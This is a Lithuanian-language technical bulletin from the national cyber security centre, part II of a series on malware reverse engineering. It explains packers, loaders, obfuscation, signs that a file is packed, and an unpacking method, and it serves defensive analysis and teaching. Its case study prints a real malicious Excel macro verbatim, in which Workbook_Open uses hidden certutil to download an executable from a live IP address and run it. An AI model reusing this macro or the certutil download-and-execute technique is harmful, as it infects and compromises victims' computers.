Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt

NACIONALINIS KIBERNETINIO SAUGUMO CENTRAS
PRIE KRAŠTO APSAUGOS MINISTERIJOS

INFORMACINIS BIULETENIS
ATVIRKŠTINĖ KENKĖJIŠKO KODO INŽINERIJA – II DALIS

2023 m. gruodžio 22 d.

Nacionalinis kibernetinio saugumo centras, vykdydamas kibernetinių incidentų tyrimus, esant poreikiui analizės metu atlieka atvirkštinės kenkėjiško kodo inžinerijos veiksmus. Virusų, logerių, trojos arklių ir pan. kenkėjiško kodo kūrėjai stengiasi kaip įmanoma labiau paslėpti pėdsakus, užmaskuoti tam tikrus raktinius loginius elementus, sąsajų sąšaukas ir kodo identifikacijos elementus. Šiame biuletenyje aptariamas vienas iš metodų, kuriuo siekiama apsunkinti tyrėjo, siekiančio nustatyti kodo paskirtį ir atliekamas operacijas, darbą, bei vieno konkretaus atvejo analizė.

Dėl didesnės nei įprasta apimties suskaidėme temą į tris dalis.
Biuletenių tipas – techninio pobūdžio. Šis informacinis biuletenis yra antroji dalis.

I dalis – analizės pagrindai
- Analizės metodų apžvalga;
- Statinės analizės pagrindai, pirminė analizė;
- Naudingi įrankiai.

II dalis – pagrindiniai slėpimosi metodai
- Įkrovėjai (angl. *loaders*), pakeriai (angl. *packers*), droperiai (angl. *droppers*);
- Obfuskacija, šifravimas, kodavimas;
- Polimorfinis, metamorfinis kodas.

III dalis – gilioji analizė
- Dinaminės analizės įrankiai ir metodai;
- Mišrios analizės atvirkštinė kenkėjiško kodo inžinerija;

Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt


Įvadas

Pradinėje užkrato stadijoje, pagrindinis kenkėjiško kodo (angl. *malware*; toliau - KK) tikslas apeiti įrangoje įdiegtas apsaugos sistemas (vadinamas EDR - angl. *Endpoint detection and response* arba AV - angl. *anti-virus*). Dėl to beveik visuomet KK kūrėjai išskaido ataką į daugelį pakopų, kurių kelių pirmųjų žingsnių tikslai dažniausiai būna tokie:

- Aptikti aplinką (pvz. kokia OS, ar tai angl. *sandbox,* kokie naudotojai, kokios apsaugos priemonės);
- Užsimaskuoti nuo EDR, jį išjungti arba kitaip apeiti, pvz. *rootkit*/*bootkit;*
- Įgauti aukštesnes teises (angl. *elevate*), pvz. *local admin;*
- Parsiųsti ir/ar dekoduoti/iššifruoti pagrindinius duomenis (angl. *payload*).

Šių tikslų nepasiekus, į kitą stadiją KK nepereina, o dažnai tiesiog pats save išsitrina, o jeigu gali tai ir išsivalo paliktus pėdsakus.

Pakeriai (angl. *packers*) - tai įrankiai kurių pagalba apsunkinama paleidžiamųjų failų atvirkštinė inžinerija. Komerciniai pakeriai atlieka ne vieną funkciją, tačiau jų retas naudojimas įprastose programose leidžia jais pakuotus failus žymėti įtartinais dažniau.




- Kompresija (angl. *compressor*) - sumažina bendrą KK dydį.
- Apsauga (angl. *protector*) - apsunkina atvirkštinę inžineriją. Metodai:
  - *anti-debugging* - detektuoja prieigą prie proceso (**IsDebuggerPresent** API funkcija);
  - *anti-virtualization* - tikrina virtualizacijos funkcionalumą (*detects VmWare*, *anti-sandbox*);
  - *anti-dumping* - ištrina failo antraštes atmintyje (angl. *in-memory*), tai apsunkina failo ištraukimą bandant išsaugoti atminties atvaizdą (angl. *memory dump*);

Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt

  - *anti-tampering via checksums* - tikrina failo vientisumą. T.y. jei bandytume išjungti *anti-debugging* funkciją būtų pakeistos failo sumos ir KK susinaikintų.
- Kriptografija (angl. *cryptor*) - paverčia turinį neperskaitomu iki iššifravimo momento. Tai gali būti atliekama segmentuotai, t.y. prieš paleidžiant kiekvieną funkciją.
- Transformacijos - perrašo originalų kodą, pvz. virtualizuoja kodą paversdami jį į virtualų su įskiepyta virtualia mašina (angl. *embeded VM*).
- Mutuoja kodą paliekant tas pačias instrukcijas tačiau pakeičiant jų tėkmę (angl. *reflowing*) ar vientisumą (angl. *oligomorphism*). Populiari metodika efektyvesniam kirminų (angl. *worm*) platinimui bet naudojama ir kito tipo KK. Platinant mutacijos keičia kodo struktūrą tuo pačiu modifikuojant signatūras, dėl to tokį KK sunkiau aptikti, o signatūrų duomenų bazės tokiu atveju reikalauja neproporcingai daugiau resursų.

UPX, MPRESS, PECOMPACT, FSG, ASPACK, MEW, ENIGMA, PACKMAN, ASPROTECT, PELOCK, THEMIDA, PE-ARMOR, ARMADILLO, NSPACK, OBSIDIUM, UPC, NSPM


Populiarūs pakeriai



Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt

Pakerių funkcionalumo specifika pasižymi panaudojimu iš anksto, t. y. įrankiai skirti apdoroti tikrąjį funkcionalumą atliekančiam KK dar jam nepatekus į taikinio įrenginį. Jų funkcionalumas skirtas pirmajam žingsniui įvykdyti, kurio metu KK yra pats pažeidžiamiausias. Jį sėkmingai įgyvendinus, toliau seka eksploito (angl. *exploit* - "pažeidžiamumą išnaudojantis kodas") vykdymas - dažniausias pagrindinis KK nešulys (angl. *payload*) pirmame etape. Šio tikslai gali būti įvairūs priklausomai nuo atakuojančiojo tikslų, tačiau pagrindiniai uždaviniai gali būti tokie (sąrašas ne pilnas):

- Išjungti EDR;
- Įgauti pakeltas teises (angl. *elevation*);
- Atlikti injekciją (pvz. "*reflective DLL injection*");
- Suformuoti atsarginę prieigą (angl. *backdoor*) PE faile;
- Užgrobti DLL (angl. *DLL hijacking*).



Įkrovėjo (angl. *loader*) vienintelis tikslas yra parsiųsti ir paleisti supakuotą droperį. Dauguma įkrovėjų turi savyje dekodavimo ar iššifravimo funkcionalumą. Atsiųstas ir paleistas nešulys savyje gali turėti papildomą įkrovėjo funkcionalumą ir savo ruožtu veiksmus kartoti, atsiųsdamas, dekoduodamas ir paleisdamas kitą nešulį ir taip toliau. Priklausomai nuo KK

Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt

sudėtingumo šių etapų gali būti net 10 ar daugiau, kurių kai kuriuose atliekami aplinkos patikrinimai, paleidžiami eksploitai ir pan. priklausomai nuo KK kūrėjo pasirinkimo. Paskutiniame etape (n) seka funkcionalumas kurį kenkėjas labiausiai slepia nuo atvirkštinės inžinerijos, prieš tai einančiais etapais siekdamas apsunkinti ir prailginti saugumo specialistų darbą.

Atvejo pavyzdys

Panaudojame nemokamą „**Altap Salamander**" **(**https://www.altap.cz/**)** įrankį atidaryti kenkėjo siųstą laišką, kurį fiksavo apsaugos sistema (realus atvejis). Laiškas išsaugotas **eml** formatu. Iš jo nusikopijuojame ***xslx*** formato failą į kitą aplanką. Tuomet pasinaudodami 7-zip išskleidžiame nukopijuotą failą (failų struktūrą galime patikrinti cmd.exe komanda >**tree /f**).

```
Folder PATH listing
Volume serial number is 383C-9989
C:.
    [Content_Types].xml
    
├──docProps
        app.xml
        core.xml
        
├──xl
    │   sharedStrings.xml
    │   styles.xml
    │   vbaProject.bin
    │   workbook.xml
    │
    ├──drawings
    │   │   drawing1.xml
    │   │
    │   └──_rels
    │           drawing1.xml.rels
    │
    ├──media
    │       image1.png
    │
    ├──theme
    │       theme1.xml
    │
    ├──worksheets
    │   │   sheet1.xml
    │   │   sheet2.xml
    │   │
    │   └──_rels
    │           sheet1.xml.rels
    │
    └──_rels
            workbook.xml.rels
            
└──_rels
        .rels
```

Perskaityti VBA makro-komandų kodą galime pasinaudoję **Excel**, tačiau tai pavojinga dėl kodo paleidimo galimybės. Tai atlikite tik izoliuotoje ir kontroliuojamoje aplinkoje, pvz. virtualioje mašinoje, kurioje galima atstatyti versiją prieš paleidimą. Alternatyvūs metodai, tai įvairūs įrankiai, leidžiantys perskaityti kodą neatidarius failo tiesiogiai. Šiuo atveju, pasinaudojus ***Web*** įrankiu OnlineHashCrack matome vienintelę funkciją, paleidžiamą automatiškai atidarius **Excel** darbo knygą.

Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt

```
Private Sub Workbook_Open()
PID = Shell("cmd /c certutil.exe -urlcache -split -f ""http://37.139.128.94/dx/Doc60521706.exe""
Ziwsct.exe.exe && Ziwsct.exe.exe", vbHide)
End Sub
```

Šiuo atveju matome, jog paleidžiama komanda [***cmd /c certutil.exe -urlcache -split -f "<…>"]*** netgi nėra užkoduota, o išsaugota atviru tekstu. Toks sprendimas galimai ne atsitiktinis, mat apsaugos priemonės užkoduotus įtartinus segmentus dažnai vertina griežčiau.

Komandoje panaudojamas Windows certutil įrankis, priverčiant jį atnaujinti URL įrašus. Daugiau informacijos apie komandos nustatymus, randame oficialiame Microsoft tinklalapyje.


Taip pat Google paieškoje nesunkiai randame panaudotos technikos pavyzdžių. Matome, jog tokia technika gan populiari, nes nemaža dalis AV šio vektoriaus neaptinka (šio biuletenio rašymo momentu): Avira.com, BleepingComputer.

Pakerių panaudojimo identifikavimas

Ar KK pakuotas ar ne nustatome atsižvelgdami į šias failo savybes:

- **Sekcijų vardai** (angl. *section names*). Kai kurie pakeriai sukuria savus failo sekcijų vardus, pagal kuriuos galima iš karto atpažinti pakavimui panaudotą įrankį. Pvz. UPX, .vmp, .MPRESS. Kai kurie kiti pakavimo įrankiai sekcijų vardus visiškai ištrina. Be to gali trūkti standartinių failo sekcijų vardų, tokių kaip: .text, .data, .idata, .rsrc, .code, etc.
- **Didelė bitų entropija** (angl. *high entropies*). Duomenų kompresija ar kriptografija stipriai padidina entropiją, o tai galime laikyti pakerio panaudojimo indikatoriumi. Tai atitiktų didelės entropijos sekcijas plačiuose failo segmentuose, pvz. didesnius nei 7. Paveikslėlyje matome pavyzdį turintį didelį segmentą kuriame entropija siekia netgi 8!

Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt




- **Teksto eilučių nebuvimą** (angl. *lack of strings*). Teksto eilutės yra kertinis aplikacijos funkcionavimo elementas, net KK kuriam nereikalinga sąveika su naudotoju. Tokias eilutes faile suformuoja ir kompiliatorius, tuo tarpu supakuoti paleidžiamieji failai neturi atviru tekstu išsaugotų eilučių, nes jos būna užšifruotos ar sukompresuotos.
- **Importavimo adresų lentelę** (angl. *Import address table*, IAT). IAT lentelė atspindi didelę dalį failo funkcionalumo, tuo tarpu pakeriai skirti slėpti didžiąją dalį API, tokiu būdu slėpdami funkcionalumą. Dažnai vienintelės funkcijos kurių reikalauja tai "GetProcAddress" ir "LoadLibrary". Kiti gali neturėti importų iš viso ir tiesiog naudoti **shellcode** instrukcijas pasiekti reikalingiems API.
- **Įrankių rinkinį** (angl. *tooling*). Analitikos įrankiai tokie kaip „Detect it easy", „peID", „PE-Studio" padeda lengviau aptikti žinomus pakerius ir netgi atvaizduoja informaciją apie kompiliatorių ir programavimo kalbą.

Išsipakavimo mechanikos

Pakuotas failas būna sudarytas iš dviejų sekcijų, kurias pavadinkime „galva" (angl. *stub*) ir „kūnu" (angl. *body, executable section*). Failo išpakavimo funkcionalumas yra „galvos" dalyje. Paleidus failą joje esančios instrukcijos išpakuoja ir suformuoja paleidžiamojo failo struktūrą naujai, tuomet jį paleidžia. Paleidimas galimas savo paties procese arba nuotoliniu būdu (angl. *remote process*). Jei tai atliekama nuotoliu, reikalinga kodo injekcija į svetimą procesą, tačiau prieš paleidimą išpakavimas vis vien vyksta savoje atmintyje. Po to seka importų adresų lentelės (IAT) sutvarkymas ir tokiu būdu atkuriamas paleidžiamojo failo funkcionalumas (dėl to pakeriai yra taikomojo metamorfinio kodo pavyzdys).


Tel. 1843
El. p. cert@nksc.lt
https://www.nksc.lt

Už išpakavimą atsakingas segmentas savyje turi iteracijų ciklus kuriuose yra iššifravimo, dekompresijos ar dekodavimo funkcionalumas. Pavyzdžiui, gali būti naudojama base64, XOR, AES, ZIP ir pan.



Išpakavimo metodika

Pasinaudodami derinimo (angl. *debugger*) ir Scylla įrankiu galime išpakavimo darbą perleisti pačiai pakerio antraštei ir suformuoti išpakuoto formato failą:




1. Identifikuojame call/jump instrukciją sekančią po išpakavimo ciklo. Tai atliekame Ghidra ar IDA Pro dekompiliatoriumi (daugiau apie panašias operacijas – Biuletenio III dalyje);

2. Pažymime stabdymo tašką (angl. *breakpoint*) šios instrukcijos vietoje;

3. Įžengiame (angl. *step into*) call/jump instrukciją ir atsiduriame OEP (angl. *original entry point*) taške;

4. Išsaugome atminties turinį (angl. *dump memory*) ir iš naujo suindeksuojame (*rebuild*) IAT su Scylla.



Paminėtų įrankių sąrašas

Įrankis	Paskirtis
Scylla	IAT rebuild, mem dump
Detect it easy, peID, PE-Studio	Pakerių detektavimas, informacija apie failą
Altap Salamander	EML priedų atskyrimas
x64dbg, WinDbg	Nemokami debugeriai
Ghidra, IDA Pro	Paleidžiamųjų failų, DLL, analizatoriai ir dekompiliatoriai

Dėmesio! NKSC neatsakingas už įrankių patikimumą, palaikymą ir saugumą. Biuleteniuose pateikiami įrankiai tik pavyzdiniai, dažnai - atviro kodo ir nemokami, taigi rizikų valdymas yra naudotojo rankose. Bet kokiu atveju darbas su KK turi būti apdairus ir atliekamas izoliuotose sistemose, siekiant kiek įmanoma sumažinti galimą žalą jūsų sistemoms ir duomenims.